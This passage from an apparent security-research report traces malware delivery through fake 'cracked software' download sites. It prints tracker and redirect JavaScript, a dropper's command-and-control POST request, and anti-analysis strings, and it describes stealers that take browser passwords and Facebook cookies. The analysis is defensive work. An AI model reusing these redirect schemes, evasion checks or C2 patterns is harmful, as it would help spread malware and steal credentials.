button=1&displaytype=0&pid=22&  
time=1628100535&  
hash=0e8bddfe4f36dcececaebb06438995fa&  
q=Hitman+Pro+3.8.23.318+Crack+++Product  
+Key+Full+Download+%5B2021%5D
```

After being forwarded by the proxy, the script running on the intermediary advertising tracker site would process the URL. The Base64-encoded URL on **landing2.installusd[.]com** resolved to a JSON document providing confirmation of the referrer name and the payload expected, in this format:

```
{“result”:“success”,“trackUrl”:“https://href.li/?https://[second tracker server  
hostname/{pubid]/[advertised name of download]/{hash_code}&[lowercase and no  
punctuation name of download file]“,“adID”:“[an identifying number for the  
campaign]“,“triggerTime”:0}
```

So, for example, a JSON response for a click on a fake Nitro Pro download we followed yielded this JSON from landing2.installusd[.]com:

```
{“result”:“success”,“trackUrl”:“https://href.li/?  
https://download4k.xyz/{pubid}/Nitro Pro 13.45.0.  
917 Crack Serial Number Full Download [Latest]/  
{hash_code}&  
nitropro13450917crackserialnumberfulldownloadlatest  
“,“adID”:“320-24“,“triggerTime”:0}
```

Using this JSON, the tracker server builds the link to the second stage tracker server, and redirects the victim’s browser to that URL (again using href.li as a proxy), in the format:


hxxps://[hostname]/[the ID of the originating site]/[name of fake product]/[hash code generated from the lowercase, unpunctuated filename]

The second stage tracker would then process the name and hash, and redirect the browser to a download server. These servers, redirected to IP addresses, were largely short-lived Amazon EC2 instances.

We disrupted this delivery pipeline when we reported the landing2.installusd[.]com host to Cloudflare, and they put an interstitial page up blocking requests. But that was not the end of malware delivery for those sites. Two days later, some of the sites we tracked started using a slightly modified version of the same tracker architecture, using a new “lander” host and the same source hosts for the downloader button scripts. Additionally, the new lander host rejected requests from outside the network for the JSON object, to complicate analysis.

## Download Plan B

Some of the disrupted sites did not shift to the new infrastructure. Instead, using the same scripting hosts they had originally pointed to, they received JavaScript that launched an abbreviated version of the original redirect system, linking to a tracker server that redirected directly to the download server for the payload. Some did not use the href.li redirector.



The redirect scheme used to replace InstallUSD’s scheme once it was disrupted.



The URL for retrieving the button script contains three variables: “s” (an integer identifying the source of the link), “q”(the name of the download), and “g” (another integer unique to the source “blog”). These values are reflected in the returned script as variables:

```
var s = '89';
var q = 'Nitro+Pro+13.46.0.937+Crack+++Serial+Keys+%5BLatest+2021%5D';
var g = '20';
var metas = document.getElementsByTagName('meta');
var exists;
for (var i = 0; i < metas.length; i++) {
    var meta = metas[i];
    if (meta.getAttribute('name') === "referrer") {
        meta.content = 'no-referrer';
        exists = 'yes';
        break;
    }
}
if (exists !== 'yes') {
    var adn_mtag = document.createElement('meta');
    adn_mtag.setAttribute('name', 'referrer');
    adn_mtag.content = 'no-referrer';
    document.getElementsByTagName('head')[0].appendChild(adn_mtag);
}

if (typeof ($) !== "function") {

    /*! jQuery v3.4.1 | (c) JS Foundation and other contributors | jquery.org/license */
    !function(e, t) {
        "use strict";
        "object" == typeof module && "object" == typeof module.exports ? module.exports = e.document
            ? function() {
                if (!e.document)
                    throw new Error("jQuery requires a window with a document");
                return t(e)
            }
            : t(e)
        : t(e)
    }("undefined" !== typeof window ? window : this, function(C, e) {
```

The entry point of the JavaScript for “download” buttons on sites using the shorter version of the redirect network.

A function named “getThere” opens a new browser window with a URL pointing at the tracker server. The URL follows this format:

hxxps://[tracker host name]/?s=[the integer passed as the “s” variable]&q=[the name of the fake cracked software product]&dedica=[the integer passed as the “g” variable]&hmac=[a base64-encoded block of text]

```
function getThere() {
  window.open('http://mozense.xyz/?s=89&q=Nitro+Pro+13.46.0.937+Crack+++Serial+Keys+%5BLatest
+2021%5D&dedica=20&
hmac=WyJkNThkZDViZWQyNDVjNmNkZW20DU4YjYyYjJiMjc3Mzc5YjQzZWVhIiwIZGYyMThiY2FiOTExOGVkJmMzJ
mYjgyYjliNDY2ZDZlNWFhYzI1ZCIsIjRiYzYzZjE4ZDdhZjlkM2UxMjhmYmI5NTl1MzE4MzZlMzU5YjYjOTgyMzk
iZmU2MwY0MDC5YmMyNzkWYzZzNDg1MjQ4MwQzZTg4MwNlMDJkIiwINGY0YmI5NTl1MzE4MzZlMzU5YjYjOTgyMzk
yZmI0OGZlODk5MyIsIjBiNWRhMzY2YjBhNDM2ZjE4ZDdhZjlkM2UxMjhmYmI5NTl1MzE4MzZlMzU5YjYjOTgyMzk
mNjk3MwI4ZDExZjF1ZTg4ZlU0NTg3NjU3MmEyIiwIY2FmMzg1MDA1Y2ZmND1kYjc3YTE3N2E5MjQzNGVjNDNiZTZhYzZ
jNSIsIjI1OWU1MDZkZjdjZjQ5NzY3Mjg0ODA3NGQxY2MyZDA2YTA4NjMwNmU1LCJmMDY3ODYwZGYzZTYwOGU1N2U1ZmF
jODQyYzdlNjBjMTUzNWM2MGRjIiwIMmY2NThjYjMwYUyOGNkOGNkY2VmYjE4MjQ0ODUzNzQ2YjIxZTc1OCJd',
  "_blank");
}
```

The “getThere” function.

The base64-encoded text, which when decoded, is revealed to be data set of hash values.

```
[ "d58dd5bed245c6cdec6858b62b2b277379b43eea", "df218bcab9118edf3032fb82b9b466d6e5aac25d",
"4bc79efa5ed8a2b353d875c1ee0f8eb29094a358", "52cbfe61f4079bc2790c734852481d3e881ce02d",
"4f4bb959e318331ee32e9b75982392fb48fe8993", "0b5da366b0a436f18d7af9d3e128dbd8621b7cf2",
"18b1ba544a82f6971b8d11f1ee88ee45876572a2", "caf385005cff49db77a177a92434ec43be6ac6c5",
"259e506df7cf497672848074d1cc2d06a086306e", "f067860df3e608e57e5fac842c7e60c1535c60dc",
"2f658cb30ae28cd8cdcefb18244853746b21e758" ]
```

A

smaller number of sites had this style link embedded in the page code, either in a JavaScript function connected to the button or as a raw link. However, the sites that had a raw link associated with the button had HTML artifacts that suggested the link may have been rendered by a back-end PHP plug-in—concealing the connection to the C2 providing the scripts behind the server.

The new tracker site itself did not appear to inspect the browser User-Agent; we reached the intended payload for Windows from a variety of browser agent types. However, some of the download servers did their own check, and a click on the download button from a non-Windows agent yielded a redirect to another monetizing link, such as a fake alert or “naughty dating” site. These sites were localized by the IP range the browser was visiting from as well.


Another set of servers implemented a different set of JavaScript.

## The downloads, please

Regardless of how they got to the downloads, all of these delivery methods dropped packages with the same basic characteristics. The download was a .zip archive file named after the alleged “cracked” product sought by the target. Inside, all the archives each contained an additional .zip archive and a file with “password” in its name.



504e2599\_setup




504e2599-OpenPasswordFile

The

contents of a dropper archive from the download sites.

These text files contained numeric passwords for the archives, and in some cases ASCII art.

```
=====
Password is 5732324
Please use the above password to extract setup file.
=====
```



While the payload


Thank You !!!

packages all use the same structure, their contents varied over time, and by site. Over the course of our investigation, we observed multiple types of droppers deployed using this scheme.


Because the malicious payloads are in password-protected archives—and in formats that cannot be opened natively by Windows Explorer—they cannot be scanned by endpoint security tools during download (though they may be blocked by reputation by browsers, or browser plugins).

The droppers investigated during the Raccoon Stealer campaign often carried multiple payloads. They included a modified version of a legitimate Windows installer package (**gdiview.msi**). The contents appear to be a version of NirSoft's GDView freeware system utility, compiled in 2016.





The .MSI installer screen launched by the dropper.




The properties tab for the GDView executable packed in the dropper show its compile date: December 4, 2016.



The readme file of the packed installer.

The installer package drops this legitimate (but old) version of GDIVIEW, along with what appears to be an unsigned executable named **Icon.controlPanellcon.exe**. It's actually a desktop icon file, and when it gets loaded in the context of GDIVIEW, it causes an error:



All of this is a

diversion intended to make the user believe the install of the “cracked” application they thought they downloaded had failed. Meanwhile, the real second-stage installer is calling home to retrieve yet another payload.

A capture of web requests from from the dropper show an argument suggesting that this was a paid install — with seller, price, and other metadata. The dropper here was itself sold as a service, and was then distributed via a download-as-a-service network.

```
POST http://9a3a97f6f45f2c2b.com//fine/send HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
upgrade-insecure-requests: 1
Content-Length: 83
Host: 9a3a97f6f45f2c2b.com

type=install&seller=installp6&price=-0.35&guid=8ED2050AB3543EBA&ver=52.0&origin=exe
```

The first call home to the dropper's own command and control server.


In our sample, this phone-home was followed by the retrieval of a third-stage dropper executable from another domain (**dream[.]pics**).

The strings in the real second-stage dropper includes a number of anti-analysis checks, looking for virtual machine artifacts, tools used for web traffic analysis, and other sandboxing tools:

'S'	.rdata:10025CD0	0000000D	C	XTPMainFrame
'S'	.rdata:10025CE0	0000000E	C	HTTP Debugger
'S'	.rdata:10025CF0	00000010	C	Telerik Fiddler
'S'	.rdata:10025D00	0000000B	C	ASExplorer
'S'	.rdata:10025D0C	0000000C	C	SunAwtFrame
'S'	.rdata:10025D18	00000008	C	Charles
'S'	.rdata:10025D20	0000000B	C	Burp Suite
'S'	.rdata:10025D2C	0000000F	C	bad allocation
'S'	.rdata:10025D3C	00000007	C	vmware
'S'	.rdata:10025D44	00000008	C	virtual
'S'	.rdata:10025D4C	00000005	C	vbox
'S'	.rdata:10025D54	00000008	C	Display

There is an embedded certificate in the binary. It is a decoy file, used for detecting already infected systems.





The third-stage binary deploys a malicious browser extension. It also steals Facebook cookies to obtain account details (including linked Instagram accounts and saved credit card data), grabs saved passwords from browsers on the affected machine, and installs a malicious DLL the purpose of which is to forge clicks on the “like” and “subscribe” buttons of specific YouTube channels.


## Droppers reloaded

In our follow-up research, we found several different distinct droppers being used, most of them clearly operating as droppers as a service. Among them was one much like Raccoon Stealer, in that it was both an information stealer and a dropper-as-a-service.

The dropper is a 1.5 megabyte executable, named **setup\_x86\_x64\_install.exe** in every download package we found. And we found a lot of them, in part thanks to a misconfiguration of the download server that allowed us access to all the .zip archives staged on it.

## Index of /903ce9225fca3e988c2af215d4e544d3

ICOI	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory		-	
[ ]	<a href="#">wondershare-fotophire-photo-editor-18671618541-crack-latest-serial-key-full-version-free-download-unhnhfeax8t.zip</a>	2021-08-03 21:57	1.3M	
[ ]	<a href="#">naruto-shippuden-ultimate-ninja-storm-2-crack-codex-free-download-latest-full-version-202129-foctekx8wf5h.zip</a>	2021-08-03 22:18	1.3M	
[ ]	<a href="#">microsoft-office-2021-product-key-14072485000--full-version-cracked-7bactivated7d-rcwlzomij3hp.zip</a>	2021-08-03 23:24	1.3M	
[ ]	<a href="#">winrar-602-crack-322f64-bit-license-key-full-latest-version-free-download-2021-mhx40f68i2c7.zip</a>	2021-08-03 21:24	1.3M	
[ ]	<a href="#">duplicate-cleaner-pro-5200-crack-license-key-2021-latest-full-version-download-mfmcuiwfx4wu.zip</a>	2021-08-03 21:35	1.3M	
[ ]	<a href="#">duplicate-cleaner-pro-5200-crack-license-key-2021-latest-full-version-download-em1mwygscabp.zip</a>	2021-08-03 21:39	1.3M	
[ ]	<a href="#">duplicate-cleaner-pro-5200-crack-license-key-2021-latest-full-version-download-1ocwd6mgtai2.zip</a>	2021-08-03 21:37	1.3M	
[ ]	<a href="#">poweriso-76-crack-with-serial-key-2020-lifetime-incl-license-code-5bwin-mac5d-wd29yecpbhyl.zip</a>	2021-08-03 21:35	1.3M	
[ ]	<a href="#">reimage-pc-repair-crack-2021-license-key-full-latest-version-28322f64bit29-tq4vmlzxx8xe.zip</a>	2021-08-03 22:23	1.3M	
[ ]	<a href="#">xfer-serum-v3b5-crack-with-serial-key-7bwin2fmac7d-free-download-5b20215d-sqafedi6agyb.zip</a>	2021-08-03 22:17	1.3M	
[ ]	<a href="#">avid-sibelius-20209-build-107167-crack-full-torrent-7bdownload-win2fmac7d-slsnb3yopnaf.zip</a>	2021-08-03 21:59	1.3M	
[ ]	<a href="#">teracopy-pro-385-crack--license-key-lifetime-2021-download-5b-latest-5d-outmclp66bkz.zip</a>	2021-08-03 23:15	1.3M	
[ ]	<a href="#">rosetta-stone-8110-crack--activation-code-full-version-torrent-5b20215d-dpvxmta1xyqb.zip</a>	2021-08-03 21:50	1.3M	
[ ]	<a href="#">netflix-7114-crack-full-version-free-download-for-win2fmac2fandroid-2021-zhhy4kaxtei5.zip</a>	2021-08-03 21:45	1.3M	
[ ]	<a href="#">miracle-box-321-pro-crack-without-box-thunder-edition-free-download-2021-sofw2rzlohce.zip</a>	2021-08-03 22:00	1.3M	
[ ]	<a href="#">360-total-security-10801371-crack--license-key-5blifetime5d-latest-2021-hlv5tgxresjm.zip</a>	2021-08-03 21:55	1.3M	
[ ]	<a href="#">farming-simulator-10801371-crack--license-key-5blifetime5d-latest-2021-hlv5tgxresjm.zip</a>	2021-08-03 21:55	1.3M	
[ ]	<a href="#">farming-simulator-22-crack-activation-code-latest-version-download-2021-11tmsqbk9nhw.zip</a>	2021-08-03 21:44	1.3M	
[ ]	<a href="#">farming-simulator-22-crack-activation-code-latest-version-download-2021-dhozac9mrsi1.zip</a>	2021-08-03 21:45	1.3M	
[ ]	<a href="#">stellar-repair-for-video-5002-crack--activation-key-download-5b20215d-qogj3msgt8f.zip</a>	2021-08-03 22:44	1.3M	
[ ]	<a href="#">sigmakey-box-24007-crack-activation-code-2021-incl-keygen-5bwin-mac5d-iryki3xdmtto.zip</a>	2021-08-03 21:49	1.3M	
[ ]	<a href="#">ivcam-622-crack-license-code--key-latest-5b20215d-full-free-download-dwocvy4x2sd6.zip</a>	2021-08-03 22:16	1.3M	
[ ]	<a href="#">freemake-video-converter-411298-serial-key-with-crack-2021-28latest29-gradt0cjh7b7.zip</a>	2021-08-03 23:24	1.3M	
[ ]	<a href="#">file-scavenger-v61-crack-2021-keygen-license-key-latest-free-download-ef31emvrxpi.zip</a>	2021-08-03 21:37	1.3M	
[ ]	<a href="#">wondershare-mobiletrans-pro-813-crack-registration-code-free-torrent-t45ez9lmjovp.zip</a>	2021-08-03 23:24	1.3M	
[ ]	<a href="#">wondershare-mobiletrans-pro-813-crack-registration-code-free-torrent-siczvask9a7.zip</a>	2021-08-03 23:24	1.3M	



We managed to retrieve 286 .zip archives from this server, all containing the same dropper. But the dropper samples we analyzed, while virtually identical in size and basic behavior, each had varying configurations, with different C2 domains and payloads. Some of the droppers stored in these archives triggered ransomware alerts from Windows Defender on our baseline target machine—specifically for Conti. But the primary payload of this malware dropper appears to be the **CryptBot** information stealer.

Every version we found of setup\_x86\_x64\_install.exe in these archives were 32-bit Windows executable files. Each has its own alphabet-salad name and version information:

```

FILEVERSION      1,4,1923,16989
PRODUCTVERSION  1,4,1923,16989
FILEFLAGSMASK    0x0
FILEFLAGS        0x0
FILEOS           VOS_NT_WINDOWS32
FILETYPE         VFT_APP
FILESUBTYPE      0x0
{
  BLOCK "StringFileInfo"
  {
    BLOCK "040904B0"
    {
      VALUE "CompanyName",      "Njupvqjid Agqdhpvzvti"
      VALUE "FileDescription",   "Qpn53 Ljfehls Rgdporrmkb"
      VALUE "FileVersion",       "1.4.1923.16989 (rsmzpgog_hvc.544055-9498)"
      VALUE "InternalName",      "Wqjcw hm"
